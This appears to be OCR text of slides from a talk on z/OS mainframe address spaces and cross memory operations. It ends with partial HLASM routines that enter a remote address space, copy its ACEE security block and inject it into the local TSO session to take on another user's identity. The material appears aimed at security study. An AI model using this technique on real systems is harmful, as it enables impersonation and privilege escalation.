
Private areas can only be addressed from within the address space

All addresses spaces share some common regions that contain system data & code: PSA, CVT, etc.


Each address space is identified by a 2-byte number : ASID (~ PID on Linux)

Listing address spaces




x3270-4 192.168.1.209
File
Options
READY
[DEMO ELV.SELF]

Virtual address space layout



Cross memory operations

Service Request Block: schedules a routine to run on a foreign Virtual Address Space

Cross memory mode: allows read/write access in remote @ space using special instructions


Access Register mode: 16-set of dedicated registers that can map each a remote @ space


Cross memory operations

```
.
@XMEM    XR 2,2                          ZERO REG 2
         ESAR 2                          OBTAIN OUR ADDR SPACE ID
         ST 2,OURASN                     SAVE OUR ADDR SPACE ID
*
         MODESET KEY=ZERO,MODE=PROB      AUTH MODE

*
** SUBROUTINE - CROSS MEMORY TARGET ***************************
*
@INXMEM LA 2,1                           REG 2 = 1
         AXSET AX=(2)                    AUTH INDEX = 1
         LH 2,RMTASID                    REG 2 = REMOTE ASID
         SSAR 2                          INTO CROSS MEM

         L 7,ACEEADDR
         LA 8,XMSTOR
         LA 2,256
         MVCP 0(2,8),0(7),1          MOVE ACEE Struct to XMSTOR
                                     ACEE IS 168 LONG
         BAL 14,@OUTXMEM             LEAVE CROSS MEMORY MODE
```

Cross memory operations

```
*
** SUBROUTINE - CROSS MEMORY LOCAL TSO ***************************
*
@TSOMEM LA 2,1                          REG 2 = 1
        AXSET AX=(2)                    AUTH INDEX = 1
        LH 2,TSOASID                    ASID TO SNOOP ON
        SSAR 2                          INTO CROSS MEMORY


        BAL 14,@TSOMEM                  ENTER CROSS MEM LOCAL TSO
        L 10,LOCACEE                    LOAD LOCAL ACEE
        LA 2,52                         GET FIST 52 BYTES ONLY
        MVCS 0(2,10),0(8),1             INJECT THEM TO LOCAL TSO
        LA 2,44
        MVCS 56(2,10),56(8),1           SKIP SOME PTRS AND GET 44 B
        LA 2,2
        MVCS 132(2,10),132(8),1         SKIP SOME PTRS AND GET 2 B
        BAL 14,@OUTXMEM
```


